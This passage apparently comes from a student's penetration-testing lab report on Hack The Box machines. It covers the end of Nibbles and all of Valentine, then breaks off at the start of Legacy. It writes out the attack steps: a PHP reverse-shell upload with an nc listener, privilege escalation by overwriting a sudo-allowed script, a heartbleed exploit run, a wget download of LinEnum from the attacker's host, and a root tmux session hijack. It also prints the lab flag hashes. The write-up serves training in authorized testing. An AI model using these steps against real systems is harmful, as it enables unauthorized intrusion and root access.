
In the configuration there is an option to upload files, and nothing mentioned about the file type so I tried to upload reverse shell.php with my ip on port 443 which I took from this source: (https://github.com/pentestmonkey/php-reverse-shell)



<u>As we can see no errors only warnings which means its uploaded successfully:</u>




Next I entered the plugins path which I also found in "Dirbuster", and we can see "image.php":




Now when I finally uploaded the reverseshell.php I opened a listener on port 443 and clicked the "image.php" file that contains the reverse shell.(command: nc -lvp 443)

And we got a shell! With a user called "nibbler".



And I found in the home directory the user flag(user.txt):




Vulnerability Explanation: The developer/admin didn't hide good enough his admin login page and even used a weak username such as admin and password as the name of the machine.


Vulnerability Fix: Always hide the admin dashboard webpage with a unique name which make it harder to reveal, and always use complicated username and pass. (however the ip block after few tries is a conservation point.)

Severity: critical.


Privilege Escalation

first thing I checked if there is a python or sh installed on the machine, I found only sh exists, so I uploaded LinEnum.sh to enumerate the os system.






There I found that there is a file called "monitor.sh" and "nibbler"(my user) can run it as root!!



It was in zip file:(which I compressed by the command: unzip personal.zip)



Vulnerability Exploited: **As we can see "nibbler" can run a script called "monitor.sh" as root, which means if we use "echo" command to insert inside the script a command that only root can use we can make it for example let us see what's inside his home directory: (i used the command: "sudo -u root ./monitor.sh" to run it as root)**

```
$ echo "ls /root" > monitor.sh
$ sudo -u root ./monitor.sh
root.txt
```

<u>Vulnerability Explanation:</u> The vulnerability is that a regular user can run a script as root which can reveal all the System sensitive information.

<u>Vulnerability Fix:</u> Never give a user permission to execute scripts and files as root.

<u>Severity:</u> Critical.

<u>root.txt Contents:</u> ad227a89ecd4d904eb71fcddc7d01282

```
$ echo "cat /root/root.txt" > monitor.sh
$ ./monitor.sh
cat: /root/root.txt: Permission denied
$ cat monitor.sh
cat /root/root.txt
$ sudo -u root ./monitor.sh
ad227a89ecd4d904eb71fcddc7d01282
```


בדיקות חוסן תשתית
דוח מעבדות גמר

System IP: 10.10.10.79 (Valentine)

Service Enumeration


Server IP Address	Ports Open
10.10.10.79	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port Protocol State Service Version 22 tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 80 tcp open http Apache httpd 2.2.22 ((Ubuntu)) 443 tcp open http Apache httpd 2.2.22 ((Ubuntu)) **UDP:** 517 udp open|filtered talk 1007 udp open|filtered unknown 5353 udp open mdns DNS-based service discovery 19728 udp open|filtered unknown 20126 udp open|filtered unknown 31189 udp open|filtered unknown 53006 udp open|filtered unknown

Nmap Scan Results:


Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT      STATE         SERVICE  VERSION
22/tcp    open          ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open          http     Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp   open          ssl/http Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_ssl-date: 2022-08-19T22:47:10+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=valentine.htb/
organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: commonName=valentine.htb/organizationName=valentine.htb/
stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
```

Port 80/443 website:




The first thing I did is to run "Dirbuster" to find hidden files on the url, and it came up with interesting file "dev":





/dev directory:

Notes.txt:



In the hype_key I found bunch of hex, so I tries to convert them to ascii with a simple converter that I found on Google:






And we can see RSA private key which should be use with ssh so I copied it into a file called hype.key


Next I scanned with Nmap "vuln" nse script to check for vulnerabilities, and found that port 443 is vulnerable to "heartbleed" attack which make sense now with the image of the website:

So I searched on Google "heartbleed" exploit github and found this: (

https://gist.github.com/eelsivart/10174134)



Initial Shell Vulnerability Exploited:



Vulnerability Explanation:

This weakness allows stealing protected information under SSL/TLS encryption used for secure.

Vulnerability Fix:upgrade the OPENSSL version. (https://www.toptal.com/freelance/the-heartbleed-openssl-bug-what-you-need-to-know)

Severity: Critical.

Since the data that leaked from the TLS requests is random, I added the flag -n to execute the script 100 times trying to get useful data and appended all the result to some txt file to search in it comfortably:

```
┌──(root㉿kali)-[~/Desktop]
└─# python2.7 heartbleed.py 10.10.10.79 -n 100 > testheart.txt

┌──(root㉿kali)-[~/Desktop]
└─# nano testheart.txt
```

There I found some interesting base 64 data from /decoder request:

```
.....#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==.AFb....h.>?......y.@....SC[ ... r....+ .. H ... 9 ...
....w.3....f ...
.".!.9.8.........5..............^M ...
.........3.2.....E.D...../ ... A.................................I.........
.4.2 ... ^M...........
.....#.......Connection: Keep-Alive

<!--#include virtual="/index.jsp"-->} ... S>.) .. ]pU.z......-.....3.&.$ ...  +.).Q.F~.m3.,$Sq
....w.3....f ...
```

" aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg=="

Source: (https://linuxhint.com/bash_base64_encode_decode/)


I converted it by the command " echo ' aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' | base64 –decode":


```
┌──(root㉿kali)-[~/Desktop]
└─# echo 'aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' | base64 --decode
heartbleedbelievethehype
```

"heartbleedbelievethehype"

Since we already got RSA key to login with ssh I tried it with "hype" user and "heartbleedbelievethehype" as passphrase and I gained a shell! Command: ssh -i hype.key hype@10.10.10.79

Proof of Concept Code Here:





User.txt: " e6710a5464769fd5fcd216e076961750"

Privilege Escalation

Vulnerability Exploited: Access to Bash history.

Vulnerability Explanation: the bash shell history of root user was exposed to hype user, there I say interesting command that root executed, I tried to execute it as hype and immediately I gained root user shell.

Vulnerability Fix: Alway**s** configure shell history of root with the right permissions that allowing only to root to see this kind of sensitive data.

Severity: Critical

Exploit Code: I uploaded LinEnum.sh to 'tmp' file and I gave it execute permission by the command "chmod +x" after executing in the results I saw the bash history and tried to execute the command " tmux -S /.devs/dev_sess" and successfully Privilege Escalated to root user.

```
hype@Valentine:/tmp$ wget http://10.10.16.2/LinEnum/LinEnum.sh
--2022-08-19 17:47:41--  http://10.10.16.2/LinEnum/LinEnum.sh
Connecting to 10.10.16.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh.1'

100%[======================================================================>]

2022-08-19 17:47:41 (240 KB/s) - `LinEnum.sh.1' saved [46631/46631]

hype@Valentine:/tmp$ ls
_cafenv-appconfig_  LinEnum.sh  LinEnum.sh.1  vmware-root
hype@Valentine:/tmp$
```

```
[-] Location and contents (if accessible) of .bash_history file(s):
/home/hype/.bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
```

Proof Screenshot Here:

```
root@Valentine:/tmp# whoami
root
root@Valentine:/tmp# cd ~
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:~#
```

root.txt Contents:" f1bb6d759df1f272914ebbc9ed7765b2"


בדיקות חוסן תשתית
דוח מעבדות גמר


System IP: 10.10.10.4 (Legacy)

Service Enumeration


Server IP Address	Ports Open
